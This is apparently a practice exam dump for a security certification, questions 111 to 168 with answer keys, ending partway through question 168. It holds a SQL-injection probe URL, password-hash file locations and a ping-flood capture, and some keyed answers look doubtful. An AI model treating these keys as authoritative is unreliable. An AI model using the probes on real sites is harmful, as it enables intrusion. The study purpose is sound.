A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

A. Use AES in Electronic Codebook mode
B. Use RC4 in Cipher Block Chaining mode
C. Use RC4 with Fixed IV generation
D. Use AES with cipher text padding
E. Use RC4 with a nonce generated IV
F. Use AES in Counter mode

Correct Answer: EF
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 111
ABC Company must achieve compliance for PCI and SOX. Which of the following would BEST allow the organization to achieve compliance and ensure security? (Select THREE).

A. Establish a list of users that must work with each regulation
B. Establish a list of devices that must meet each regulation
C. Centralize management of all devices on the network
D. Compartmentalize the network
E. Establish a company framework
F. Apply technical controls to meet compliance with the regulation

Correct Answer: BDF
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 112
A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

A. Online password testing
B. Rainbow tables attack
C. Dictionary attack
D. Brute force attack

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 113
A security analyst, Ann, states that she believes Internet facing file transfer servers are being attacked. Which of the following is evidence that would aid Ann in making a case to management that action needs to be taken to safeguard these servers?

A. Provide a report of all the IP addresses that are connecting to the systems and their locations
B. Establish alerts at a certain threshold to notify the analyst of high activity
C. Provide a report showing the file transfer logs of the servers
D. Compare the current activity to the baseline of normal activity

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 114
A recently hired security administrator is advising developers about the secure integration of a legacy in-house application with a new cloud based processing system. The systems must exchange large amounts of fixed format data such as names, addresses, and phone numbers, as well as occasional chunks of data in unpredictable formats. The developers want to construct a new data format and create custom tools to parse and process the data. The security administrator instead suggests that the developers:

A. Create a custom standard to define the data.
B. Use well formed standard compliant XML and strict schemas.
C. Only document the data format in the parsing application code.
D. Implement a de facto corporate standard for all analyzed data.

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 115
A user is suspected of engaging in potentially illegal activities. Law enforcement has requested that the user continue to operate on the network as normal. However, they would like to have a copy of any communications from the user involving certain key terms. Additionally, the law enforcement agency has requested that the user's ongoing communication be retained in the user's account for future investigations. Which of the following will BEST meet the goals of law enforcement?

A. Begin a chain-of-custody on for the user's communication. Next, place a legal hold on the user's email account.
B. Perform an e-discover using the applicable search terms. Next, back up the user's email for a future investigation.
C. Place a legal hold on the user's email account. Next, perform e-discovery searches to collect applicable emails.
D. Perform a back up of the user's email account. Next, export the applicable emails that match the search terms.

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 116
An administrator has enabled salting for users' passwords on a UNIX box. A penetration tester must attempt to retrieve password hashes. Which of the following files must the penetration tester use to eventually obtain passwords on the system? (Select TWO).

A. /etc/passwd
B. /etc/shadow
C. /etc/security
D. /etc/password
E. /sbin/logon
F. /bin/bash

Correct Answer: AB
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 117
The latest independent research shows that cyber attacks involving SCADA systems grew an average of 15% per year in each of the last four years, but that this year's growth has slowed to around 7%. Over the same time period, the number of attacks against applications has decreased or stayed flat each year. At the start of the measure period, the incidence of PC boot loader or BIOS based attacks was negligible. Starting two years ago, the growth in the number of PC boot loader attacks has grown exponentially. Analysis of these trends would seem to suggest which of the following strategies should be employed?

A. Spending on SCADA protections should stay steady; application control spending should increase substantially and spending on PC boot loader controls should increase substantially.
B. Spending on SCADA security controls should stay steady; application control spending should decrease slightly and spending on PC boot loader protections should increase substantially.
C. Spending all controls should increase by 15% to start; spending on application controls should be suspended, and PC boot loader protection research should increase by 100%.
D. Spending on SCADA security controls should increase by 15%; application control spending should increase slightly, and spending on PC boot loader protections should remain steady.

Correct Answer: B
Section: Mixed Questions

Explanation

Explanation/Reference:

QUESTION 118

Which of the following would be used in forensic analysis of a compromised Linux system? (Select THREE).

A. Check log files for logins from unauthorized IPs.
B. Check /proc/kmem for fragmented memory segments.
C. Check for unencrypted passwords in /etc/shadow.
D. Check timestamps for files modified around time of compromise.
E. Use lsof to determine files with future timestamps.
F. Use gpg to encrypt compromised data files.
G. Verify the MD5 checksum of system binaries.
H. Use vmstat to look for excessive disk I/O.

Correct Answer: ADG
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 119

The helpdesk is receiving multiple calls about slow and intermittent Internet access from the finance department. The following information is compiled:

Caller 1, IP 172.16.35.217, NETMASK 255.255.254.0
Caller 2, IP 172.16.35.53, NETMASK 255.255.254.0
Caller 3, IP 172.16.35.173, NETMASK 255.255.254.0

All callers are connected to the same switch and are routed by a router with five built-in interfaces. The upstream router interface's MAC is 00-01-42-32-ab-1a

A packet capture shows the following:

```
09:05:15.934840 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)
09:06:16.124850 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)
09:07:25.439811 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)
09:08:10.937590 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2305, seq 1, length 65534
09:08:10.937591 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2306, seq 2, length 65534
09:08:10.937592 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2307, seq 3, length 65534
```

Which of the following is occurring on the network?

A. A man-in-the-middle attack is underway on the network.
B. An ARP flood attack is targeting at the router.
C. The default gateway is being spoofed on the network.
D. A denial of service attack is targeting at the router.

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 120
An organization recently upgraded its wireless infrastructure to support 802.1x and requires all clients to use this method. After the upgrade, several critical wireless clients fail to connect because they are only pre-shared key compliant. For the foreseeable future, none of the affected clients have an upgrade path to put them into compliance with the 802.1x requirement. Which of the following provides the MOST secure method of integrating the non-compliant clients into the network?

A. Create a separate SSID and require the use of dynamic encryption keys.
B. Create a separate SSID with a pre-shared key to support the legacy clients and rotate the key at random intervals.
C. Create a separate SSID and pre-shared WPA2 key on a new network segment and only allow required communication paths.
D. Create a separate SSID and require the legacy clients to connect to the wireless network using certificate-based 802.1x.

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 121
The following has been discovered in an internally developed application:

```
Error - Memory allocated but not freed:
char *myBuffer = malloc(BUFFER_SIZE);
if (myBuffer != NULL) {
*myBuffer = STRING_WELCOME_MESSAGE;
printf("Welcome to: %s\n", myBuffer);
}
```

exit(0);
Which of the following security assessment methods are likely to reveal this security weakness? (Select TWO).

A. Static code analysis
B. Memory dumping
C. Manual code review
D. Application sandboxing
E. Penetration testing
F. Black box testing

Correct Answer: AC
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 122
A medical device manufacturer has decided to work with another international organization to develop the software for a new robotic surgical platform to be introduced into hospitals within the next 12 months. In order to ensure a competitor does not become aware, management at the medical device manufacturer has decided to keep it secret until formal contracts are signed. Which of the following documents is MOST likely to contain a description of the initial terms and arrangement and is not legally enforceable?

A. OLA
B. BPA
C. SLA
D. SOA
E. MOU

Correct Answer: E
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 123
After the install process, a software application executed an online activation process. After a few months, the system experienced a hardware failure. A backup image of the system was restored on a newer revision of the same brand and model device. After the restore, the specialized application no longer works. Which of

the following is the MOST likely cause of the problem?

A. The binary files used by the application have been modified by malware.
B. The application is unable to perform remote attestation due to blocked ports.
C. The restored image backup was encrypted with the wrong key.
D. The hash key summary of hardware and installed software no longer match.

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 124
A bank is in the process of developing a new mobile application. The mobile client renders content and communicates back to the company servers via REST/ JSON calls. The bank wants to ensure that the communication is stateless between the mobile application and the web services gateway. Which of the following controls MUST be implemented to enable stateless communication?

GRATIS EXAM
Free Practice Exams

http://www.gratisexam.com/

A. Generate a one-time key as part of the device registration process.
B. Require SSL between the mobile application and the web services gateway.
C. The jsession cookie should be stored securely after authentication.
D. Authentication assertion should be stored securely on the client.

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 125
The network administrator at an enterprise reported a large data leak. One compromised server was used to aggregate data from several critical application servers and send it out to the Internet using HTTPS. Upon investigation, there have been no user logins over the previous week and the endpoint protection software is not reporting any issues. Which of the following BEST provides insight into where the compromised server collected the information?

A. Review the flow data against each server's baseline communications profile.
B. Configure the server logs to collect unusual activity including failed logins and restarted services.
C. Correlate data loss prevention logs for anomalous communications from the server.
D. Setup a packet capture on the firewall to collect all of the server communications.

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 126
Wireless users are reporting issues with the company's video conferencing and VoIP systems. The security administrator notices internal DoS attacks from infected PCs on the network causing the VoIP system to drop calls. The security administrator also notices that the SIP servers are unavailable during these attacks. Which of the following security controls will MOST likely mitigate the VoIP DoS attacks on the network? (Select TWO).

A. Install a HIPS on the SIP servers
B. Configure 802.1X on the network
C. Update the corporate firewall to block attacking addresses
D. Configure 802.11e on the network
E. Configure 802.1q on the network

Correct Answer: AD
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 127
During a new desktop refresh, all hosts are hardened at the OS level before deployment to comply with policy. Six months later, the company is audited for compliance to regulations. The audit discovers that 40 percent of the desktops do not meet requirements. Which of the following is the MOST likely cause of the noncompliance?

A. The devices are being modified and settings are being overridden in production.
B. The patch management system is causing the devices to be noncompliant after issuing the latest patches.
C. The desktop applications were configured with the default username and password.
D. 40 percent of the devices use full disk encryption.

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 128
A company that must comply with regulations is searching for a laptop encryption product to use for its 40,000 end points. The product must meet regulations but also be flexible enough to minimize overhead and support in regards to password resets and lockouts. Which of the following implementations would BEST meet the needs?

A. A partition-based software encryption product with a low-level boot protection and authentication
B. A container-based encryption product that allows the end users to select which files to encrypt
C. A full-disk hardware-based encryption product with a low-level boot protection and authentication
D. A file-based encryption product using profiles to target areas on the file system to encrypt

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 129
A company decides to purchase commercially available software packages. This can introduce new security risks to the network. Which of the following is the BEST description of why this is true?

A. Commercially available software packages are typically well known and widely available.
Information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits.
B. Commercially available software packages are often widely available. Information concerning vulnerabilities is often kept internal to the company that developed the software.
C. Commercially available software packages are not widespread and are only available in limited areas. Information concerning vulnerabilities is often ignored by

business managers.

D. Commercially available software packages are well known and widely available. Information concerning vulnerabilities and viable attack patterns are always shared within the IT community.

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 130

A firm's Chief Executive Officer (CEO) is concerned that IT staff lacks the knowledge to identify complex vulnerabilities that may exist in a payment system being internally developed. The payment system being developed will be sold to a number of organizations and is in direct competition with another leading product. The CEO highlighted that code base confidentiality is of critical importance to allow the company to exceed the competition in terms of the product's reliability, stability, and performance. Which of the following would provide the MOST thorough testing and satisfy the CEO's requirements?

A. Sign a MOU with a marketing firm to preserve the company reputation and use in-house resources for random testing.

B. Sign a BPA with a small software consulting firm and use the firm to perform Black box testing and address all findings.

C. Sign a NDA with a large security consulting firm and use the firm to perform Grey box testing and address all findings.

D. Use the most qualified and senior developers on the project to perform a variety of White box testing and code reviews.

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 131

A company provides on-demand cloud computing resources for a sensitive project. The company implements a fully virtualized datacenter and terminal server access with two-factor authentication for customer access to the administrative website. The security administrator at the company has uncovered a breach in data confidentiality. Sensitive data from customer A was found on a hidden directory within the VM of company B. Company B is not in the same industry as company A and the two are not competitors. Which of the following has MOST likely occurred?

A. Both VMs were left unsecured and an attacker was able to exploit network vulnerabilities to access each and move the data.

B. A stolen two factor token was used to move data from one virtual guest to another host on the same network segment.

C. A hypervisor server was left un-patched and an attacker was able to use a resource exhaustion attack to gain unauthorized access.

D. An employee with administrative access to the virtual guests was able to dump the guest memory onto a mapped disk.

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 132
A system worth $100,000 has an exposure factor of eight percent and an ARO of four. Which of the following figures is the system's SLE?

A. $2,000
B. $8,000
C. $12,000
D. $32,000

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 133
VPN users cannot access the active FTP server through the router but can access any server in the data center.

Additional network information:
DMZ network 192.168.5.0/24 (FTP server is 192.168.5.11) VPN network 192.168.1.0/24
Datacenter 192.168.2.0/24
User network - 192.168.3.0/24
HR network 192.168.4.0/24\

Traffic shaper configuration:

VLAN	Bandwidth Limit (Mbps)
VPN	50
User	175
HR	250
Finance	250
Guest	0

Router ACL:

Action	Source	Destination
Permit	192.168.1.0/24	192.168.2.0/24
Permit	192.168.1.0/24	192.168.3.0/24
Permit	192.168.1.0/24	192.168.5.0/24
Permit	192.168.2.0/24	192.168.1.0/24
Permit	192.168.3.0/24	192.168.1.0/24
Permit	192.168.5.1/32	192.168.1.0/24
Deny	192.168.4.0/24	192.168.1.0/24
Deny	192.168.1.0/24	192.168.4.0/24
Deny	any	any

Which of the following solutions would allow the users to access the active FTP server?

A. Add a permit statement to allow traffic from 192.168.5.0/24 to the VPN network
B. Add a permit statement to allow traffic to 192.168.5.1 from the VPN network
C. IPS is blocking traffic and needs to be reconfigured
D. Configure the traffic shaper to limit DMZ traffic
E. Increase bandwidth limit on the VPN network

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 134
Company policy requires that all company laptops meet the following baseline requirements:
Software requirements:

- Antivirus
- Anti-malware
- Anti-spyware
- Log monitoring
- Full-disk encryption
- Terminal services enabled for RDP
- Administrative access for local users

Hardware restrictions:
- Bluetooth disabled
- FireWire disabled

- WiFi adapter disabled

Ann, a web developer, reports performance issues with her laptop and is not able to access any network resources. After further investigation, a bootkit was discovered and it was trying to access external websites. Which of the following hardening techniques should be applied to mitigate this specific issue from reoccurring? (Select TWO).

A. Group policy to limit web access
B. Restrict VPN access for all mobile users
C. Remove full-disk encryption
D. Remove administrative access to local users
E. Restrict/disable TELNET access to network resources
F. Perform vulnerability scanning on a daily basis
G. Restrict/disable USB access

Correct Answer: DG
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 135
A security manager looked at various logs while investigating a recent security breach in the data center from an external source. Each log below was collected from various security devices compiled from a report through the company's security information and event management server.

Logs:
Log 1:
```
Feb 5 23:55:37.743: %SEC-6-IPACCESSLOGS: list 10 denied 10.2.5.81 3 packets
```

Log 2:
```
HTTP://www.company.com/index.php?
user=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaaaaaaaa
```

Log 3:
```
Security Error Alert
Event ID 50: The RDP protocol component X.224 detected an error in the protocol stream and has disconnected the client
```

Log 4:
```
Encoder oe = new OracleEncoder ();
String query = "Select user_id FROM user_data WHERE user_name = ` " + oe.encode ( req.getParameter("userID") ) + " ` and user_password = ` " + oe.encode
```

```
( req.getParameter("pwd") ) +" ` ";
```

Vulnerabilities
Buffer overflow
SQL injection
ACL
XSS

Which of the following logs and vulnerabilities would MOST likely be related to the security breach? (Select TWO).

A. Log 1
B. Log 2
C. Log 3
D. Log 4
E. Buffer overflow
F. ACL
G. XSS
H. SQL injection

Correct Answer: BE
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 136
A storage as a service company implements both encryption at rest as well as encryption in transit of customers' data. The security administrator is concerned with the overall security of the encrypted customer data stored by the company servers and wants the development team to implement a solution that will strengthen the customer's encryption key. Which of the following, if implemented, will MOST increase the time an offline password attack against the customers' data would take?

A. key = NULL ; for (int i=0; i<5000; i++) { key = sha(key + password) }
B. password = NULL ; for (int i=0; i<10000; i++) { password = sha256(key) }
C. password = password + sha(password+salt) + aes256(password+salt)
D. key = aes128(sha256(password), password))

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 137
An employee is performing a review of the organization's security functions and noticed that there is some cross over responsibility between the IT security team and the financial fraud team. Which of the following security documents should be used to clarify the roles and responsibilities between the teams?

A. BPA
B. BIA
C. MOU
D. OLA

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 138
A security services company is scoping a proposal with a client. They want to perform a general security audit of their environment within a two week period and consequently have the following requirements:

Requirement 1 Ensure their server infrastructure operating systems are at their latest patch levels

Requirement 2 Test the behavior between the application and database Requirement 3 Ensure that customer data can not be exfiltrated

Which of the following is the BEST solution to meet the above requirements?

A. Penetration test, perform social engineering and run a vulnerability scanner
B. Perform dynamic code analysis, penetration test and run a vulnerability scanner
C. Conduct network analysis, dynamic code analysis, and static code analysis
D. Run a protocol analyzer perform static code analysis and vulnerability assessment

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 139
An insurance company has an online quoting system for insurance premiums. It allows potential customers to fill in certain details about their car and obtain a quote. During an investigation, the following patterns were detected:

Pattern 1 Analysis of the logs identifies that insurance premium forms are being filled in but only single fields are incrementally being updated. Pattern 2 For every quote completed, a new customer number is created; due to legacy systems, customer numbers are running out.

Which of the following is the attack type the system is susceptible to, and what is the BEST way to defend against it? (Select TWO).

A. Apply a hidden field that triggers a SIEM alert
B. Cross site scripting attack
C. Resource exhaustion attack
D. Input a blacklist of all known BOT malware IPs into the firewall
E. SQL injection
F. Implement an inline WAF and integrate into SIEM
G. Distributed denial of service
H. Implement firewall rules to block the attacking IP addresses

Correct Answer: CF
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 140
A security tester is testing a website and performs the following manual query:
https://www.comptia.com/cookies.jsp?products=5%20and%201=1 The following response is received in the payload:
"ORA-000001: SQL command not properly ended"

Which of the following is the response an example of?

A. Fingerprinting
B. Cross-site scripting
C. SQL injection
D. Privilege escalation

Correct Answer: A

Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 141
An organization has several production critical SCADA supervisory systems that cannot follow the normal 30-day patching policy. Which of the following BEST maximizes the protection of these systems from malicious software?

A. Configure a firewall with deep packet inspection that restricts traffic to the systems
B. Configure a separate zone for the systems and restrict access to known ports
C. Configure the systems to ensure only necessary applications are able to run
D. Configure the host firewall to ensure only the necessary applications have listening ports

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 142
An administrator believes that the web servers are being flooded with excessive traffic from time to time. The administrator suspects that these traffic floods correspond to when a competitor makes major announcements. Which of the following should the administrator do to prove this theory?

A. Implement data analytics to try and correlate the occurrence times.
B. Implement a honey pot to capture traffic during the next attack.
C. Configure the servers for high availability to handle the additional bandwidth.
D. Log all traffic coming from the competitor's public IP addresses.

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 143

A trucking company delivers products all over the country. The executives at the company would like to have better insight into the location of their drivers to ensure the shipments are following secure routes. Which of the following would BEST help the executives meet this goal?

A. Install GSM tracking on each product for end-to-end delivery visibility.
B. Implement geo-fencing to track products.
C. Require drivers to geo-tag documentation at each delivery location.
D. Equip each truck with an RFID tag for location services.

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 144
A company has adopted a BYOD program. The company would like to protect confidential information. However, it has been decided that when an employee leaves, the company will not completely wipe the personal device. Which of the following would MOST likely help the company maintain security when employees leave?

A. Require cloud storage on corporate servers and disable access upon termination
B. Whitelist access to only non-confidential information
C. Utilize an MDM solution with containerization
D. Require that devices not have local storage

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 145
An organization uses IP address block 203.0.113.0/24 on its internal network. At the border router, the network administrator sets up rules to deny packets with a source address in this subnet from entering the network, and to deny packets with a destination address in this subnet from leaving the network. Which of the following is the administrator attempting to prevent?

A. BGP route hijacking attacks
B. Bogon IP network traffic

C. IP spoofing attacks
D. Man-in-the-middle attacks
E. Amplified DDoS attacks

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 146
Using SSL, an administrator wishes to secure public facing server farms in three subdomains: dc1.east.company.com, dc2.central.company.com, and dc3.west.company.com. Which of the following is the number of wildcard SSL certificates that should be purchased?

A. 0
B. 1
C. 3
D. 6

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 147
A security administrator is assessing a new application. The application uses an API that is supposed to encrypt text strings that are stored in memory. How might the administrator test that the strings are indeed encrypted in memory?

A. Use fuzzing techniques to examine application inputs
B. Run nmap to attach to application memory
C. Use a packet analyzer to inspect the strings
D. Initiate a core dump of the application
E. Use an HTTP interceptor to capture the text strings

Correct Answer: D

Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 148
An international shipping company discovered that deliveries left idle are being tampered with. The company wants to reduce the idle time associated with international deliveries by ensuring that personnel are automatically notified when an inbound delivery arrives at the transit dock. Which of the following should be implemented to help the company increase the security posture of its operations?

A. Back office database
B. Asset tracking
C. Geo-fencing
D. Barcode scanner

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 149
The telecommunications manager wants to improve the process for assigning company-owned mobile devices and ensuring data is properly removed when no longer needed. Additionally, the manager wants to onboard and offboard personally owned mobile devices that will be used in the BYOD initiative. Which of the following should be implemented to ensure these processes can be automated? (Select THREE).

A. SIM's PIN
B. Remote wiping
C. Chargeback system
D. MDM software
E. Presence software
F. Email profiles
G. Identity attestation
H. GPS tracking

Correct Answer: BDG
Section: Mixed Questions

Explanation

Explanation/Reference:

QUESTION 150

The risk manager at a small bank wants to use quantitative analysis to determine the ALE of running a business system at a location which is subject to fires during the year. A risk analyst reports to the risk manager that the asset value of the business system is $120,000 and, based on industry data, the exposure factor to fires is only 20% due to the fire suppression system installed at the site. Fires occur in the area on average every four years. Which of the following is the ALE?

A. $6,000
B. $24,000
C. $30,000
D. $96,000

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 151

An accountant at a small business is trying to understand the value of a server to determine if the business can afford to buy another server for DR. The risk manager only provided the accountant with the SLE of $24,000, ARO of 20% and the exposure factor of 25%. Which of the following is the correct asset value calculated by the accountant?

A. $4,800
B. $24,000
C. $96,000
D. $120,000

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 152

A risk manager has decided to use likelihood and consequence to determine the risk of an event occurring to a company asset. Which of the following is a limitation of this approach to risk management?

GRATISEXAM
Free Practice Exams

http://www.gratisexam.com/

A. Subjective and based on an individual's experience.
B. Requires a high degree of upfront work to gather environment details.
C. Difficult to differentiate between high, medium, and low risks.
D. Allows for cost and benefit analysis.
E. Calculations can be extremely complex to manage.

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 153
An administrator is implementing a new network-based storage device. In selecting a storage protocol, the administrator would like the data in transit's integrity to be the most important concern. Which of the following protocols meets these needs by implementing either AES- CMAC or HMAC-SHA256 to sign data?

A. SMB
B. NFS
C. FCoE
D. iSCSI

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 154
A security administrator is tasked with increasing the availability of the storage networks while enhancing the performance of existing applications. Which of the following technologies should the administrator implement to meet these goals? (Select TWO).

A. LUN masking
B. Snapshots
C. vSAN
D. Dynamic disk pools
E. Multipath
F. Deduplication

Correct Answer: DE
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 155
A system administrator has just installed a new Linux distribution. The distribution is configured to be "secure out of the box". The system administrator cannot make updates to certain system files and services. Each time changes are attempted, they are denied and a system error is generated. Which of the following troubleshooting steps should the security administrator suggest?

A. Review settings in the SELinux configuration files
B. Reset root permissions on systemd files
C. Perform all administrative actions while logged in as root
D. Disable any firewall software before making changes

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 156
A security solutions architect has argued consistently to implement the most secure method of encrypting corporate messages. The solution has been derided as not being cost effective by other members of the IT department. The proposed solution uses symmetric keys to encrypt all messages and is very resistant to

unauthorized decryption. The method also requires special handling and security for all key material that goes above and beyond most encryption systems.

Which of the following is the solutions architect MOST likely trying to implement?

A. One time pads
B. PKI
C. Quantum cryptography
D. Digital rights management

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 157
A critical system audit shows that the payroll system is not meeting security policy due to missing OS security patches. Upon further review, it appears that the system is not being patched at all. The vendor states that the system is only supported on the current OS patch level. Which of the following compensating controls should be used to mitigate the vulnerability of missing OS patches on this system?

A. Isolate the system on a secure network to limit its contact with other systems
B. Implement an application layer firewall to protect the payroll system interface
C. Monitor the system's security log for unauthorized access to the payroll application
D. Perform reconciliation of all payroll transactions on a daily basis

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 158
ODBC access to a database on a network-connected host is required. The host does not have a security mechanism to authenticate the incoming ODBC connection, and the application requires that the connection have read/write permissions. In order to further secure the data, a nonstandard configuration would need to be implemented. The information in the database is not sensitive, but was not readily accessible prior to the implementation of the ODBC connection. Which of the following actions should be taken by the security analyst?

A. Accept the risk in order to keep the system within the company's standard security configuration.
B. Explain the risks to the data owner and aid in the decision to accept the risk versus choosing a nonstandard solution.
C. Secure the data despite the need to use a security control or solution that is not within company standards.
D. Do not allow the connection to be made to avoid unnecessary risk and avoid deviating from the standard security configuration.

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 159
A project manager working for a large city government is required to plan and build a WAN, which will be required to host official business and public access. It is also anticipated that the city's emergency and first response communication systems will be required to operate across the same network. The project manager has experience with enterprise IT projects, but feels this project has an increased complexity as a result of the mixed business / public use and the critical infrastructure it will provide. Which of the following should the project manager release to the public, academia, and private industry to ensure the city provides due care in considering all project factors prior to building its new WAN?

A. NDA
B. RFI
C. RFP
D. RFQ

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 160
In a situation where data is to be recovered from an attacker's location, which of the following are the FIRST things to capture? (Select TWO).

A. Removable media
B. Passwords written on scrap paper
C. Snapshots of data on the monitor
D. Documents on the printer

E. Volatile system memory
F. System hard drive

Correct Answer: CE
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 161
An information security assessor for an organization finished an assessment that identified critical issues with the human resource new employee management software application. The assessor submitted the report to senior management but nothing has happened. Which of the following would be a logical next step?

A. Meet the two key VPs and request a signature on the original assessment.
B. Include specific case studies from other organizations in an updated report.
C. Schedule a meeting with key human resource application stakeholders.
D. Craft an RFP to begin finding a new human resource application.

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 162
An IT Manager is concerned about errors made during the deployment process for a new model of tablet. Which of the following would suggest best practices and configuration parameters that technicians could follow during the deployment process?

A. Automated workflow
B. Procedure
C. Corporate standard
D. Guideline
E. Policy

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 163
An IT manager is concerned about the cost of implementing a web filtering solution in an effort to mitigate the risks associated with malware and resulting data leakage. Given that the ARO is twice per year, the ALE resulting from a data leak is $25,000 and the ALE after implementing the web filter is $15,000. The web filtering solution will cost the organization $10,000 per year. Which of the following values is the single loss expectancy of a data leakage event after implementing the web filtering solution?

A. $0
B. $7,500
C. $10,000
D. $12,500
E. $15,000

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 164
An IT manager is working with a project manager to implement a new ERP system capable of transacting data between the new ERP system and the legacy system. As part of this process, both parties must agree to the controls utilized to secure data connections between the two enterprise systems. This is commonly documented in which of the following formal documents?

GRATISEXAM
Free Practice Exams

http://www.gratisexam.com/

A. Memorandum of Understanding
B. Information System Security Agreement
C. Interconnection Security Agreement

D. Interoperability Agreement

E. Operating Level Agreement

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 165

A facilities manager has observed varying electric use on the company's metered service lines. The facility management rarely interacts with the IT department unless new equipment is being delivered. However, the facility manager thinks that there is a correlation between spikes in electric use and IT department activity. Which of the following business processes and/or practices would provide better management of organizational resources with the IT department's needs? (Select TWO).

A. Deploying a radio frequency identification tagging asset management system

B. Designing a business resource monitoring system

C. Hiring a property custodian

D. Purchasing software asset management software

E. Facility management participation on a change control board

F. Rewriting the change board charter

G. Implementation of change management best practices

Correct Answer: EG
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 166

A company has a difficult time communicating between the security engineers, application developers, and sales staff. The sales staff tends to overpromise the application deliverables. The security engineers and application developers are falling behind schedule. Which of the following should be done to solve this?

A. Allow the sales staff to shadow the developers and engineers to see how their sales impact the deliverables.

B. Allow the security engineering team to do application development so they understand why it takes so long.

C. Allow the application developers to attend a sales conference so they understand how business is done.

D. Allow the sales staff to learn application programming and security engineering so they understand the whole lifecycle.

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 167
The DLP solution has been showing some unidentified encrypted data being sent using FTP to a remote server. A vulnerability scan found a collection of Linux servers that are missing OS level patches. Upon further investigation, a technician notices that there are a few unidentified processes running on a number of the servers. What would be a key FIRST step for the data security team to undertake at this point?

A. Capture process ID data and submit to anti-virus vendor for review.
B. Reboot the Linux servers, check running processes, and install needed patches.
C. Remove a single Linux server from production and place in quarantine.
D. Notify upper management of a security breach.
E. Conduct a bit level image, including RAM, of one or more of the Linux servers.

Correct Answer: E
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 168
Customers have recently reported incomplete purchase history and other anomalies while accessing their account history on the web server farm. Upon investigation, it has been determined that there are version mismatches of key e-commerce applications on the production web servers. The development team has direct access to the production servers and is most likely the cause of the different release versions. Which of the following process level solutions would address this problem?

